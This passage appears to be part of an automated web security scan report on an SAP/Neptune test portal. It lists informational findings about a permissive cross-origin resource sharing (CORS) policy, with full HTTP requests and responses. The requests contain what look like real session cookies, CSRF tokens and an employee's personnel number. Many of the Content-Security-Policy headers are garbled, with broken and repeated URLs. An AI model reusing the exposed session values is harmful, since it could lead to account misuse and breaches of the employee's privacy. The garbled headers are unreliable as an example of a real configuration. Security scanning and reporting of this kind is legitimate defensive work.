https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

/\*! Slick 1.8.1 | (c) 2017 Ken Wheeler | http://kenwheeler.github.io/slick | MIT < http://opensource.org/licenses/mit-license.php> \*/ (function(factory){"use strict";if(typeof define==="function"&&defi

...[SNIP]...

# 11.34. https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/js/sun/suneditor.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://initmtczzari.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/sun/suneditor.min.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://jnjtmtczzarj.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:32:18 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 2328807 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Tue, 08 Jun 2021 18:11:28 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://boost.ai/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://s https://\*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.mitter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-prod.s3-eu-west-1-inline\* https://sapui5.hana.ondemand.com https://\*.zalaris.com/s43 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

 $! function(e) \{var \ t=\{\}; function\ n(i) \{if(t[i]) \ return\ t[i].exports; var \ l=t[i]=\{i:,l:!1,exports:\}\}; return\ e[i].call(l.exports,l,l.exports,n),l.l=!0,l.exports\}n.m=e,n.c=t,n.d=function(e,t,i)\{n.o(e,t)||Observed to the large term of th$ ...[SNIP]...

## 11.35. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/server/sapui5/1.71/resources/sap-ui-core.js Path:

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://svekuxbotrtx.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://svekuxbotrtx.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

cooke. sapid\_FORTAL-(02EET 100 120) F100 102, com.sap.engine.security.authentication.orginal\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyup]lr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:32:42 GMT

Server: Apache

X-Content-Type-Options: nosniff

```
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 775317
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Wed, 05 Aug 2020 11:49:40 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https:///*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com http://zalaris.com https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://* zalaris.com/https://sularis.com/https://* zalaris.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://sularis.com/https://
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
//@ui5-bundle sap-ui-core.js
window["sap-ui-optimized"] = true;
//@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js
 * OpenUI5
   (c) Copyright 2009-2019 SAP SE or an SAP affiliate compan
  ...[SNIP]...
```

# 11.36. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://kwpbubelgkcj.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_APP_TIMESTAMP&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&
field_id=00053&ajax_value=ZALARIS_RESET_GUI_PASSWORD HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32:980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787624208; SAPWP_active=1;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.b15e4c55baf74a73
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-b15e4c55baf74a73-01
Origin: https://kwpbubelgkcj.com
Dnt: 1
```

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:43:15 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 187 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods:

access-control-allow-headers: \*

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://www.adassani.com/gaugets/miaps.googleapis.com/stiles/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://sapuis.hana.ondemand.com https://sapuis.hana.ondemand.com https://sapuis.hana.ondemand.com/ttps://batform.twitter.com/ttps://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://uis.sap.com/; font-src 'self' https://sapuis.hana.ondemand.com/ttps://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/ttps://fonts.gstatic.com/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modelAppCacheAppTimestampData":
{"APPLID":"ZALARIS\_RESET\_GUI\_PASSWORD","LANGUAGE":"","UPDDAT":"20220615","UPDTIM":"225125","INVALID":false,"DESCR":"Reset SAP User Password from Portal"}}

# 11.37. https://testportal.zalaris.com/neptune/zalaris reset gui password

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_reset\_gui\_password

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://tpqqdalpedtw.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zalaris\_reset\_gui\_password?ajax\_id=INIT&ajax\_applid=ZALARIS\_RESET\_GUI\_PASSWORD&sap-client=650&dxp=21100006&field\_id=00151 HTTP/1.1

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.b52b5ef540484713 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-b52b5ef540484713-01

Origin: https://tpqqdalpedtw.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:04:52 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 361 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: \* access-control-allow-headers: \*

sap-server: true

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io/443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://icense.goedit.io/443 goedit://\* data: blob: https://icins.ap.com/ https://zaltestcors.azurewebsites.net/ https://icins.azurewebsites.net/ https://icins.azurewebsites.net/ https://icins.azurewebsites.net/ https://icins.azurewebsites.net/ https://icins.azurewebsites.net/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.com.ada/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.com/ https://icins.acure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.azure.com/ https://icins.acure.com/ https://icin

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageAppData":{"SAP\_GUI\_USER":"","TITLE":"Reset password for user

","PERSONŇEL\_NR":"00034448","IS\_ZALARIS\_USER":false,"NEW\_PASSWORD":"","NEW\_PASSWORD\_CONFIRM":""},"modeldialogReturnMessageData" ...**[SNIP]**...

## 11.38. https://testportal.zalaris.com/neptune/zmfp annual statement

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_annual\_statement

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://bufhsqpszyxr.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_annual\_statement?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_ANNUAL\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00113 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZq; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657789424432; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5aeff222f899468a Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5aeff222f899468a-01

Origin: https://bufhsqpszyxr.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:06:09 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

content-length: 88 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods:

access-control-allow-headers: '

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapplicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/ https://mps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelMasterListData":[2,"LINE","EDAGTY",4,"2018",5,"2019",6,"2020",7,"2021",8,"2022"]}

## 11.39. https://testportal.zalaris.com/neptune/zmfp availability

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_availability

# Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://jesimewjmona.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

